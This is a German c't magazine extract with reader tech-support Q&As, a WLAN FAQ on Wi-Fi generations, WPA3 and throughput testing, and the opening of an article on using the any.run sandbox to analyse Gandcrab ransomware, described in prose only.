**?** Ich benutze einen Telekom-Prepaid-Tarif, von dem ich den Datenteil kaum ausschöpfe. Für Telefonie und SMS sind 9 Cent/Minute fällig. Da ich mich öfter über einen doch hohen Kostenanteil von Telefonsnutzung gewundert habe, bat ich die Telekom um einen Einzelverbindungs-nachweis. Die Mobilfunknummer ist mit Namen dort registriert, es gibt auch eine Kundennummer. Zu meiner Überraschung teilt mir die Telekom jedoch mit, das für diesen Tarif standardmäßig kein Verbindungs-nachweis möglich ist.

**!** Im Prepaid-Bereich ist eine Einzelab-rechnung tatsächlich eher unüblich. Es gibt zwar einzelne Anbieter, die das übersichtlich und transparent abrechnen, die Telekom gehört jedoch nicht dazu.

Die Kostenkontrolle bezieht sich lediglich auf den Umstand, dass nur eingezahltes Guthaben verbraucht werden kann, also nicht überraschend hohe Kosten entstehen können.

Falls Sie den Verdacht haben, dass Ihr Anbieter nicht korrekt abrechnet, können Sie nachträglich einen Einzelverbindungs-nachweis anfordern. Das ist aber dann nur jeweils im Einzelfall möglich und maximal 80 Tage nach Rechnungsstellung beziehungsweise bei Prepaid nach Verbindung. (uma@ct.de)

### Alexa für Notebooks?

**?** Als ich kürzlich ein BIOS-Update eines Acer Aspire A515-51G aufspielte, fiel mir im Change-Log folgender Eintrag auf: „Add Amazon Alexa support.“ Was hat es damit auf sich?

**!** Notebooks haben schon seit Jahren Kameras und Mikrofone für Videotelefonie eingebaut; die Nutzung der Mikrofone für Sprachassistenten ist da nur ein zusätzlicher Anwendungszweck. Grundsätzlich lässt sich unseres Wissens bei

# Sie fragen – wir antworten!


jedem aktuell mit Windows 10 ausgeliefer-ten Notebook auch Cortana aktivieren.

Bei dem per BIOS-Update hinzugefügten Alexa-Support dürfte es sich lediglich um ein nachträglich hinzugefügtes digitales Zertifikat handeln, welches bescheinigt, dass das Mikrofon-Array bestimmte Anforderungen erfüllt. Ohne dieses lässt sich die Alexa-App oder Alexa selbst nicht nutzen, zum Verkaufsstart des Notebooks lag das Zertifikat offensichtlich nicht vor. Auch hier gilt aber: Ohne App oder gezielte erstmalige Aktivierung wird Alexa nicht aktiv.

Ein Support-Artikel (siehe [ct.de/ydj9](http://ct.de/ydj9)) von Acer zeigt, dass auch noch andere Voraussetzung für Alexa nötig sind – etwa mindestens Windows 10 1709.

(mue@ct.de)

**Acer-Support-Artikel:** [ct.de/ydj9](http://ct.de/ydj9)



Mit BeardedSpice steuern die Abspiel-tasten des Apple-Keyboards auch andere Media-Player als iTunes.

Wiedergabe/Pause, Vor und Zurück sowie um eine bestimmte App als aktiven Player festzulegen. (bkr@ct.de)

**Download von BeardedSpice:** [ct.de/y5eh](http://ct.de/y5eh)

### Wifi-Signalstärke unsichtbar unter Android

**?** Seit dem Upgrade auf Android 6.0 zeigen Apps wie Wifi Analyzer auf meinem Smartphone keine Signalstärken für WLANs mehr an.

**!** Sie haben vermutlich die Standort-erkennung auf Ihrem Gerät abge-

schaltet oder der App den Zugriff auf die Standortdaten untersagt. Wenn Sie den Dienst aktivieren und der App den Zugriff erlauben, sollten auch die Signalstärken wieder angezeigt werden.

Das ist insofern erklärlich, als Android-Mobilgeräte seit API 23, der Version 23 des Application-Package-Formats von Android 6.0 (Marshmallow), alle App-Anfragen zur WLAN-Signalstärke als Standortanfragen behandeln. Zwar nutzt Android die Signalstärke von WLAN-Verbindungen schon seit jeher zur Ortsbestimmung, nur wurden diese Abfragen bis einschließlich API 22 nicht systemweit reguliert. Das heißt, die Apps brauchten für die Auskunft über Signalstärken zwar schon derzeit mindestens eine der Berechtigungen ACCESS\_FINE\_LOCATION oder ACCESS\_COARSE\_LOCATION, aber sowie der Anwender diese über den App-Manager gewährt hat, gab sich das System damit zufrieden. Seit API 23 gilt das nicht mehr: Seit dieser Version müssen systemweit auch die Standordienste aktiviert sein, sonst liefern die Abfrageroutinen beim Scannen der erreichbaren WLAN-Signalstärken auch bei passenden App-Berechtigungen nur eine leere Liste.

Androids Standordienste reduzieren die Akkulaufzeit von Mobilgeräten, weil sie in der Default-Einstellung permanent – auch bei scheinbar ausgeschaltetem Gerät – nach GPS- und WLAN-Signalen lauschen. Den Stromverbrauch kann man seit API 22 vermindern, indem man bei eingeschalteten Standordiensten unter „Einstellungen/Standordienste/Modus“ den Energiesparmodus wählt. Dann verzichtet das Gerät auf den energiehungriigen GPS-Empfang und scannt auch WLAN-Signalstärken nur noch, wenn eine berechtigte App danach fragt. (hps@ct.de)

## Firmware-Update beim Surface Book 2 schlägt fehl

Ich habe mein Surface Book 2 gerne sicher, weshalb die SSD per BitLocker verschlüsselt ist und ich regelmäßig alle per Windows Update angebotenen Updates installiere. Die UEFI-Firmware 389.2370.769.0 von Ende November 2018 lässt sich allerdings nicht installieren: Windows Update meldet im Protokoll einen Fehler, im Geräte-Manager ist der Eintrag „Surface UEFI“ mit einem Ausrufezeichen markiert, und Windows Update

findet die Firmware auch nicht erneut. Was kann ich tun?

Möglicherweise haben Sie Ihr Notebook zu häufig aktualisiert. Im August 2018 hat Microsoft ein – mittlerweile zurückgezogenes – Firmware-Update für einige Surface-Book-2-Modelle veröffentlicht, welches Probleme hinsichtlich BitLocker mitbrachte: Beim Reboot nach der Firmware-Installation musste man den BitLocker-Wiederherstellungsschlüssel manuell eintippen. Danach funktionierte das Notebook zwar wieder, allerdings war BitLocker danach in einer Legacy-Konfiguration gefangen. Genau daran scheitert jetzt die Installation der November-Firmware.

Um das Problem zu beheben, hat Microsoft das Tool „Surface BitLocker Protector Check“ bereitgestellt (siehe ct.de/y11p), dass die Bitlocker-Konfiguration wieder korrigiert. Das Notebook startet währenddessen mehrfach neu, wobei dann die November-Firmware eingespielt wird. Falls nicht, können Sie sie erneut per Windows Update suchen oder manuell über das rund 1 GByte großen Download-Paket (siehe ct.de/y11p) mit allen aktuellen Treiber- und Firmware-Versionen einspielen.

Für Probleme rund um Surface-Geräte stellt Microsoft Firmen-Admins übrigens eine Diagnose-Toolkit bereit, wel-


ches mächtiger ist als das in der Surface-Hilfe verlinkte Toolkit für Privatanwender – es kennt etwa das oben genannte Firmware-Bitlocker-Problem. Man findet es in Microsofts Download-Sammlung „Surface Tools for IT“ (siehe ct.de/y11p), die unter anderem auch einen Updater für die Dockingstation Surface Dock enthält. Deren Firmware-Updates gibt es nur manuell auf diesem Wege und nicht etwa per Windows Update. (mue@ct.de)

## Tools für Surface Book 2: ct.de/y11p

## DECT-Telefone an Asus-Router registrieren

Sie haben ja kürzlich den Asus-Router DSL-AC68VG getestet. Ich würde gerne mein Gigaset-DECT-Telefon am Router anmelden, konnte in dessen Menü auch die DECT-Funktion aktivieren, aber keinen Button finden, um ein neues Telefon zu registrieren. Auch am Gerät selbst war keine DECT-Taste zu finden. Haben Sie das getestet? Und wenn ja, wie registriere ich mein DECT-Telefon?

Wir testen die Telefonie stets live mit verschiedenen DECT-Handgeräten wie dem AVM FritzFon C4 oder einem Gigaset A540 CAT. Die DECT-Anbindung hätte Asus in der Tat besser integrieren



Um im Einrichtungsassistenten von Asus-Routern bei der Telefonie ein DECT-Gerät zu registrieren, muss man auf das unscheinbare Plus-Symbol klicken. Dann erscheint ein Menü zum Hinzufügen weiterer Telefoniegeräte (DECT und SIP).

können, indem der Router beim Durchlaufen des Einrichtungsassistenten (Setup Wizard) direkt per Popup danach fragt.

Wenn Sie im Assistenten bei der Zuordnung der Rufnummern zu den physischen Geräten angelangt sind, klicken Sie auf das unscheinbare Plus-Symbol. Dann erscheint ein Auswahlmenü zum Hinzufügen von verschiedener Telefonotypen. Wählen Sie „DECT“, klicken Sie auf „Register“ und lösen Sie die Registrierungsfunktion am Handgerät aus.

Leider hat Asus die Funktion auch im regulären Menü gut versteckt: Im Hauptmenü klicken Sie auf „Telefonie“, wählen dort den Reiter „Telefoniergeräte“ und klicken dort dann auf das Plus-Symbol im Kreis.

(ea@ct.de)

GPU wählen. Ein paar Spiele bieten diese Möglichkeit auch im Menü an, dort funktioniert die GeForce-Radeon-Kombination tatsächlich.

Eine Lösung wäre die integrierte Radeon-Grafik etwa einer Raven-Ridge-APU, doch die ist als Vierkern-Modell für Spieler nicht mehr erste Wahl. Und bevor man das komplette System umbaut, lohnt es sich vielleicht eher, eine passende Kombination aus Grafikkarte und Monitor in Betracht zu ziehen – sei es Radeon+FreeSync oder GeForce+G-Sync.

Dazu kommt, dass Nvidias G-Sync mit dieser Methode noch weniger Käufer finden würde. Es ist daher nicht auszuschließen, dass Nvidia diese Möglichkeit in kommenden Treibern unterbindet.

(csp@ct.de)

## FreeSync mit GeForce nutzen?

**?** Ich besitze einen neuen Monitor mit FreeSync, der an einer GeForce GTX 1060 hängt, die nur G-Sync beherrscht. Gibt es eine Möglichkeit, FreeSync trotzdem zu nutzen?

**!** FreeSync funktioniert unter Windows derzeit auch, wenn eine GeForce das Bild berechnet, sofern das Display an einer Radeon-Grafikeinheit angeschlossen ist. Allerdings wird bei einer zweiten Grafikkarte im System die Nvidia-Systemsteuerung meist ausgeblendet – dort müsste man eigentlich die rendernde

## Blässe Bild mit Intel-IGP

**?** Ich habe meinen Fernseher via HDMI an meinen Media-PC mit Intel-Grafik UHD 630 angeschlossen. Nun sind die Farben sehr flau. Was kann ich tun?

**!** Dazu gibt es im Grafiktreiber von Intel Abhilfe. Den erreicht man etwa per Rechtsklick auf den Desktop und wählt dann „Intel Grafikeinstellungen“. Im Bereich Display findet sich am unteren Ende der Optionen der „Quantisierungsbereich“. Dieser kann, sofern das Anzeigegerät als Fernseher und nicht als Monitor erkannt wird, auf „Standardbereich“

Fragen richten Sie bitte an

**c** hotline@ct.de

**f** c't magazin

**t** @ctmagazin

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter [www.ct.de/hotline](http://www.ct.de/hotline).

eingestellt sein. Die volle Farbpracht erhält man über die Auswahl von „Gesamter Bereich“. Und noch ein Tipp: Unter „Optionen und Support“ lassen sich die seit Kurzem eingeblendeten „Werbeaktionsbenachrichtigungen“ in der Bedienoberfläche des Treibers abschalten.

(csp@ct.de)

## Auto-Maximierung in Gnome 3 abschalten

**?** Wenn ich in Gnome Shell 3.22 von Debian Stretch ein Fenster in die obere rechte oder linke Ecke des Desktops verschiebe, wird es automatisch maximiert. Wie schalte ich diese automatische Vergrößerung ab? Alle dafür zuständigen Erweiterungen wie „No TopLeft Hot Corner“ oder „Disable all hot Corners“ sind entweder für ältere Versionen oder funktionieren nicht.

**!** Dazu benötigen Sie keine Erweiterung, Sie müssen lediglich einen Konfigurationswert der Gnome Shell verändern. Dazu können Sie den grafischen Konfigurations-Editor dconf-editor aus dem gleichnamigen Paket verwenden, der nicht zur Standard-Installation zählt. In der dann angezeigten Verzeichnisstruktur finden Sie unter /org/gnome/shell/overrides die Option edge-tiling. Diese ist standardmäßig aktiviert. Deaktivieren Sie die Voreinstellung, schalten Sie edge-tiling aus und übernehmen Sie die Einstellung, und der Spuk hat sofort ein Ende.


Schneller geht es über die Kommandozeile, indem Sie im Terminal folgenden Befehl eingeben:

```
dconf write /org/gnome/shell/overrides/edge-tiling false
(mid@ct.de)
```



Wenn die Intel-Grafik nur flau Farben liefert, ist meist ein eingeschränkter Quantisierungsbereich schuld.

# Make:



## DAS KANNST DU AUCH!



GRATIS!



## 2x Make testen und 6 € sparen!

### Ihre Vorteile:

- ✓ Neu: Jetzt auch im Browser lesen!
- ✓ Zugriff auf Online-Artikel-Archiv\*
- ✓ Zusätzlich digital über iOS oder Android lesen
- ✓ Versandkostenfrei

Für nur 15,60 Euro statt 21,80 Euro.

\* Für die Laufzeit des Angebotes.

Jetzt bestellen: [make-magazin.de/minabo](http://make-magazin.de/minabo)

# FAQ

# WLAN

**2019 bringt einen schnelleren Funkstandard und bessere Verschlüsselung fürs WLAN. Die WLAN-FAQ beantwortet die wichtigsten Fragen.**

**Von Ernst Ahlers**

## WLAN-Generationen

Was hat es mit den Bezeichnungen Wi-Fi 4, 5, 6 ... für die WLAN-Generationen auf sich?

Die neuen Namen kommen von der Wi-Fi Alliance (WFA, [www.wi-fi.org](http://www.wi-fi.org)). Dieser Herstellerverband hat sich Marketing und Kompatibilitätsprüfungen auf die Fahne geschrieben, damit die Marke Wi-Fi sozusagen das Wollsiegel fürs WLAN ist. Weil die Namen der offiziellen Standards schwer merk- und aussprechbar sind, sollen die WLAN-Generationen so leichter unterscheidbar werden.

## WLAN-Generationen

Wi-Fi	IEEE 802.	Antennenzahl	Maximale Linkrate <sup>1</sup>
1	11	1	2 MBit/s
2	11b	1	11 MBit/s
3	11g	1	54 MBit/s
4	11n	1 bis 4	72 bis 600 MBit/s
5	11ac	1 bis 8	433 bis 6933 MBit/s <sup>2</sup>
6	11ax	1 bis 8	600 bis 9608 MBit/s <sup>2</sup>

<sup>1</sup> sehr gutes Signal, eine Antenne mit Standardkanal (Wi-Fi 1 bis 4: 20 MHz bei 2,4 GHz, Wi-Fi 5/6: 80 MHz bei 5 GHz) bis max. Antennenzahl mit doppelter Kanalbreite <sup>2</sup> laut Entwurf (Draft 3.2)

Leider ist die WFA dabei etwas zu kurz gesprungen, denn sie unterschlägt einen wesentlichen Parameter für die WLAN-Performance: die Anzahl der unterstützten MIMO-Streams (Multiple Input Multiple Output), die direkt mit der Anzahl der benutzten Antennen zusammenhängt. Damit könnte man Geräte schon beim Kauf besser unterscheiden, um einen flotten Router nicht mit einem lahmen Client auszubremsen. Deshalb geben wir in c't, wenn möglich, die Antennenzahl in Klammern an, auch wenn die WFA deklariert, dass ihre Wi-Fi-Generationsnamen nicht erweitert werden sollen.

Die Performance hängt außerdem von der Kanalbreite ab: WLAN-Geräte können – wenn das Funkband hinreichend frei ist – beispielsweise mit einem 160 statt

80 MHz breiten Signal funkeln. In den maximalen Linkraten der Tabelle sind die unterschiedlichen Kanalbreiten berücksichtigt.

## Brutto versus Netto

Wieso unterscheidet c't zwischen Brutto- und Netto-Durchsatz?

Der Bruttodurchsatz ist die Geschwindigkeit, die zwei Geräte auf dem Funkkanal ausgehandelt haben. Diese Linkrate wird bei der Übertragung einzelner WLAN-Datenpakete auch tatsächlich genutzt, sie ist also nicht „theoretisch“.

WLAN-Geräte können den Funkkanal aber nicht exklusiv und dauerhaft nutzen. Sie müssen sich an ein über Pausen gesteuertes Zugriffsprotokoll halten, damit auch andere Stationen Gelegenheit zum Senden ihrer Daten bekommen. Ferner kompensiert WLAN gelegentliche Frame-Verluste automatisch durch zeitfressende Wiederholungen. Deshalb liegt der Nettodurchsatz auf der Anwendungsebene – das was man als „Downloadgeschwindigkeit“ sieht – immer unter der Bruttonrate, typischerweise bei der Hälfte.

## MU-MIMO

Was ist MU-MIMO?

Mit Multi-User-MIMO (Multiple Input Multiple Output) kann eine WLAN-Basis über ihre Antennen verschiedene Datenströme an mehrere Clients gleichzeitig senden. Wenn beispielsweise ein 4-Stream-AP zwei Datenströme an zwei 2-Stream-Clients schicken kann, steigt der Summendurchsatz in der Funkzelle, wodurch alle gewinnen.

Bei Wi-Fi 5 (11ac) ist MU-MIMO eine Option. Bei Wi-Fi 6 (11ax) gehört es als Pflichtbestandteil zur Norm und ist auch

für die Gegenrichtung definiert (mehrere Clients senden gleichzeitig an einen AP).

## Mehrere Datenströme

Warum ist WLAN mit mehreren Datenströmen manchmal viel schneller als mit nur einem?

Das liegt an der vergleichsweise hohen Latenz: Die Round Trip Time (Ping-Zeit) liegt bei WLAN typischerweise bei 1 bis 3 Millisekunden, also deutlich höher als bei Gigabit-Ethernet (typisch 0,3 bis 0,5 ms). Bei einem TCP-Datenstrom lässt sich die „Leitung“ nicht mit Paketen „vollstopfen“, denn auch die Empfangsbestätigungen (TCP ACKs) brauchen Zeit für den Rückweg. Laufen mehrere TCP-Streams parallel, können die Adapter so mehr Frames auf die Reise schicken. Der Effekt tritt übrigens auch bei sehr schnellen LAN-Verbindungen auf.

Bei guten bis exzellenten Links können dann schon mal 70 Prozent mehr Durchsatz herauskommen. Der Effekt geht bei mäßigen bis schlechten Verbindungen deutlich zurück, weil die WLAN-Geräte dann auf niedrigere Linkraten zurückschalten müssen. Weil der Mehr-Stream-Gewinn die Ausnahme ist, betrachten und bewerten wir in unseren WLAN-Tests weiterhin das Verhalten mit einer einzelnen Übertragung als alltags-relevanten Standardfall.

## WPA3-Verschlüsselung

Was macht die neue WLAN-Verschlüsselung WPA3 besser als WPA2?

WPA3 schützt den Anmeldevorgang von WLAN-Clients besser. So haben auch Angreifer, die das WLAN-Passwort kennen, keine Chance mehr, die ausgetauschten Sitzungsschlüssel zu errechnen.

nen. Das WLAN bekommt Perfect Forward Secrecy (PFS), aufgezeichneter Datenverkehr lässt sich mit finanziertbarem Aufwand nicht mehr entschlüsseln. Dennoch bleibt wichtig, ein hinreichend langes WLAN-Passwort zu verwenden. 20 bis 30 wild gemischte Zeichen sollten genügen. Ferner fordert WPA3 den Einsatz von Protected Management Frames, siehe unten.

In Firmen-WLANS mit individueller Authentifizierung (WPA3-Enterprise) steht zudem eine stärkere Verschlüsselung zur Verfügung (AES-256-GCM/SHA384). Hotspots können Opportunistic Wireless Encryption nutzen: OWE ermöglicht verschlüsselte Verbindungen ohne Passworteingabe. Die Wi-Fi Alliance nennt diese Funktion „Enhanced Open“.



**Manchmal verstecken sich Protected Management Frames (PMF) hinter Übersetzungen. Aktivieren Sie sie als „Optional“ oder „Capable“ – hier „Fähig“ – damit auch Nicht-PMF-fähige Clients noch Zugang bekommen.**

Erst wenn mehrere Übertragungen zwischen Server oder NAS und Client gleichzeitig laufen, kann 11ax deutlich mehr schaffen als eine vergleichbare Wi-Fi-5-/11ac-Gerätekombination (c't 26/2018, S. 52).

Die wichtigere Verbesserung von Wi-Fi 6 zielt auf WLAN-Funkzellen, in denen viele Clients gleichzeitig Daten übertragen, wie etwa in Hörsälen, Stadien oder Konzerthallen: Mit OFDMA (Orthogonal Frequency Division Multiple Access) kann eine WLAN-Basis mehrere Clients per MU-MIMO (siehe oben) auch dann gleichzeitig mit Daten bedienen, wenn diese Clients stark unterschiedliche Verbindungen haben. Das verbessert den Summdurchsatz in der Funkzelle. Hier könnte die von den 11ax-Entwicklern propagierte Durchsatz-Vervierfachung tatsächlich eintreten.

! Wir nutzen das für verschiedene Betriebssysteme erhältliche Tool iperf3. Für Windows 10 haben wir es selbst übersetzt ([ct.de/yhvy](http://ct.de/yhvy)), weil die auf Cygwin oder ähnlichen unter Windows nachrüstbaren Linux-Umgebungen laufenden Versionen in unseren Versuchen keine konsistenten Werte ergaben.

iperf3 misst den maximalen TCP-Durchsatz zwischen einer Instanz, die als Server läuft (iperf3 -s) und einer Instanz als Client (iperf3 -c <Serveradresse> -w256k -t30). Standardmäßig sendet der Client an den Server, was in unserem Setup (iperf3-Server auf Mobilgerät) der Downstream ist.

Diese einzelne Messung über 30 Sekunden läuft Script-gesteuert dreimal, um mit dem Mittelwert kurzzeitige Schwankungen zu eliminieren. Außerdem betrachten wir auch die Gegenrichtung (iperf3 -c ... -R). Die beiden Richtungen werden dann für das Ergebnis gemittelt, denn für den einen sind Downloads wichtiger, für den anderen Uploads.

Um das Maximum auszuloten, messen wir zunächst in unmittelbarer Nähe über 2 Meter auf Sicht und dann über 4 Meter durch eine Steinwand. Von beiden Ergebnissen nehmen wir das höhere, denn manche Gerätekombinationen kommen mit einem sehr starken Signal (2 m) schlechter zurecht als mit einem starken (4 m).

Anschließend messen wir über rund 20 Meter durch Wände, um das Verhalten auf größere Distanzen beurteilen zu können. Dabei variieren wir die Aufstellung von Basis und WLAN-Client in vier Orientierungen, um die Ausrichtungsabhängigkeit beurteilen zu können. Die dabei entstehenden Durchsätze geben wir als Bereich an.

(ea@ct.de)

**iperf3 für Windows:** [ct.de/yhvy](http://ct.de/yhvy)

## Protokollschatz mit PMF

! Wozu ist die Option PMF in meinem WLAN-Router gut?

! Protected Management Frames, kurz PMF, schützen Steuerinformationen im WLAN, beispielsweise beim An- und Abmelden. Ohne PMF können Angreifer WLAN-Clients von ihrer Basis abmelden, um sie dazu zu bewegen, sich bei einem von ihnen eingerichteten Honeypot neu anzumelden.

Wenn Ihre Basis die PMF-Option bietet, aktivieren Sie sie. Gibt es dabei eine Unterscheidung zwischen „optional“ und „erzwungen“, wählen Sie „optional“. Damit bekommen auch WLAN-Clients noch eine Verbindung, die keine PMF unterstützen. So ist zumindest ein Teil Ihrer Gadget-Flotte gegen WLAN-Entführungsversuche geschützt.

## Das nächste WLAN

! Was ist 11ax und warum soll das besser sein?

! Die 2019 erschienene WLAN-Generation Wi-Fi 6 (IEEE 802.11ax) bringt zwar nochmal eine leichte Beschleunigung durch höhere Modulationsstufen (QAM-1024 statt QAM256) und optional breitere Funkkanäle (160 statt 80 MHz im 5-GHz-Band). Aber daraus ergibt sich für einzelne Nutzer nur selten ein greifbarer Vorteil.

## WLAN-Durchsatz messen

! Wie misst c't eigentlich die WLAN-Performance?

## Netzwerk-Geschwindigkeiten

Netzwerktyp	Brutto (maximal)	Netto ein Stream <sup>1</sup>	Netto mehrere Streams <sup>1</sup>
Fast Ethernet	100	94	94
WLAN 11n (Wifi 4)	600	100	200
WLAN 11ac (Wifi 5)	6900	400	800
WLAN 11ad (Wigig 1)	6700	k. A.	1400
WLAN 11ax (Wifi 6)	9600	500	1900
Gigabit-Ethernet	1000	940	940
NBase-T 2,5	2500	2400	2400
NBase-T 5	5000	4000	4700
10-Gigabit-Ethernet	10000	6000	9500

alle Werte in Megabit/s (MBit/s), WLAN-Datenrate grundsätzlich variabel, abhängig u. a. von Signalqualität, Kanalbreite, Anzahl Antennen, Nachbar-WLANS <sup>1</sup> typischer Durchsatz bei einem einzelnen / mehreren parallelen Downloads (und geringer Verbindung im WLAN mit gutem Client)



Bild: Albert Huhn

# Mit Schadcode auf Tuchfühlung

**Interaktive Malware-Analyse mit any.run im Browser**

**Die Online-Sandbox any.run ermöglicht jedem, gefahrlos mit echtem Schadcode zu interagieren. Das erhöht in vielen Fällen die Aussagekraft der Analyse und macht zudem auch noch Spaß.**

**Von Olivia von Westernhagen**

Online-Services, die hochgeladene Dateien in einer Sandbox ausführen, liefern spannende Informationen über die Verhaltensweise von Schadcode. Damit bilden sie eine gute Ergänzung zu Googles bekanntem VirusTotal-Service, der Scans mit Engines verschiedener Antivirus-Hersteller durchführt und zusätzlich statische Dateiinformationen zurückgibt. Unter den derzeit verfügbaren Sandboxes ist any.run die einzige, in der man mit dem Code interagieren und die Analysedauer bei Bedarf dynamisch anpassen kann.

Dadurch kommt man auch Schädlings auf die Schliche, die sich durch diverse Tricks der Analyse entziehen wollen. Zum Beispiel indem sie die Payload-Ausführung oder den Datei-Download aus dem Internet um mehrere Minuten verzögern oder komplett darauf verzichten, wenn keine Tastatureingaben und Mausklicks stattfinden.

In herkömmlichen Sandboxes resultieren aus solchen Taktiken oft Reports mit lückenhaften Informationen, die den Nutzer schlimmstenfalls in falscher Sicherheit wiegen. Auch sogenannte „Action Scripts“, die völlig zufällige Klicks und Bewegungen erzeugen, können zielgerichtete menschliche Aktionen nicht ersetzen.

any.run erlaubt dem Nutzer die (überwiegend mausbasierte) Interaktion mit der Analyse-Umgebung im Browser. Der Service ist in eingeschränkter Form für jedermann kostenlos nutzbar: Ein Gratis-Account gewährt pro Sample bis zu fünf Minuten Analysezeit in einer 32-bittigen Windows-7-Installation. Das reicht, um den Tricks der meisten Schadcode-Samples entgegenzuwirken – und um sie im Schutz der Sandbox ein wenig genauer unter die Lupe zu nehmen.

Dass die daraus resultierenden Analyseresultate in vielen Fällen aussagekräftiger sind als ihre Pendants aus herkömmlichen Sandboxes, zeigen wir Ihnen am Beispiel einer Ransomware namens „Gandcrab“, die in den vergangenen Wo-

chen massenhaft via Spam-Mails verbreitet wurde. Der Text dieser Mails verwies in fehlerfreiem Deutsch auf vermeintliche Bewerbungsunterlagen im Anhang. In Wirklichkeit wartete in den beigefügten Word-Dokumenten schädlicher Makrocode darauf, Gandcrabs Verschlüsselungscode aus dem Internet nachzuladen.

Wir haben solch ein Dokument bei any.run hochgeladen. Der entstandene Report dokumentiert die gesamte Infektionskette bis hin zur Dateiverschlüsselung. In diesem Artikel zeigen wir anschaulich, wie so eine Analyse abläuft und was Sie dem Report entnehmen können. Sie finden den Link unter ct.de/y8wm.

## Momentaufnahmen

Bei der Gandcrab-Analyse beginnen wir ausnahmsweise nicht ganz vorn, sondern ganz oben – nämlich bei dem Link, den Sie nach dem Redirect von ct.de/y8wm zum any.run-Report in der Adressleiste Ihres Browsers sehen. Alle Reports, die mit einem kostenlosen any.run-Account erstellt wurden, sind inklusive der analysierten Samples über einen solchen Link öffentlich abrufbar. Ein Upload möglicherweise vertraulicher Dokumente wäre somit eine schlechte Idee.

Aktuelle Reports anderer Nutzer finden Sie auf der Startseite des Services (app.any.run). Alternativ können Sie in der linken Navigationsleiste des GUI auf „Public Submissions“ klicken und anschließend Dateieigenschaften wie Hash, Name oder kontaktierte Hosts als Suchfilter verwenden. Auch communitybasierte Tags erleichtern die Suche: Unser Gandcrab-Report ist unter anderem als #ransom-

ware, #gandcrab und #macros-on-open getaggt.

Beim ersten Blick auf den Report werden Sie feststellen, dass der Desktop-Bereich der Sandbox den größten Raum in any.runs grafischer Oberfläche einnimmt. In diesem Bereich können Sie während einer laufenden Analyse in ähnlicher Weise agieren wie auf Ihrem eigenen Desktop: Via Mausklicks, aber auch über ein Remote-Clipboard, das das Kopieren von Text in und aus der Sandbox erlaubt. Dazu jedoch später mehr.

Im Anschluss an jede Analyse stellt any.run alle wichtigen (sichtbaren) Aktivitäten als Screenshot-Sammlung dar, durch die Sie im fertigen Report mit seitlichen Mausbewegungen hindurchscrollen können.

Die Screenshots in unserem Gandcrab-Report zeigen einen Infektionsvorgang, der in dieser Form recht häufig kommt. Er beginnt mit dem bereits erwähnten Word-Dokument als wenig originellem „Köder“. „Dieses Dokument wurde mit einer älteren Version von Microsoft Word erstellt“, steht in weißer Schrift auf einem typisch MS-Office-blauen Hintergrund. Gefolgt von einer vermeintlichen Anleitung zum Aktivieren eines „Kompatibilitätsmodus“, die, sofern ein Nutzer sie befolgt, in Wirklichkeit die Makro-Ausführung auf dem System aktiviert. In any.run ist diese allerdings eh standardmäßig aktiv.

Erwartungsgemäß nimmt das Unheil nur wenige Screenshots später seinen Lauf: Gandcrab verkündet seine Präsenz auf dem System, indem er Dateien auf dem Desktop verschlüsselt und das vor-

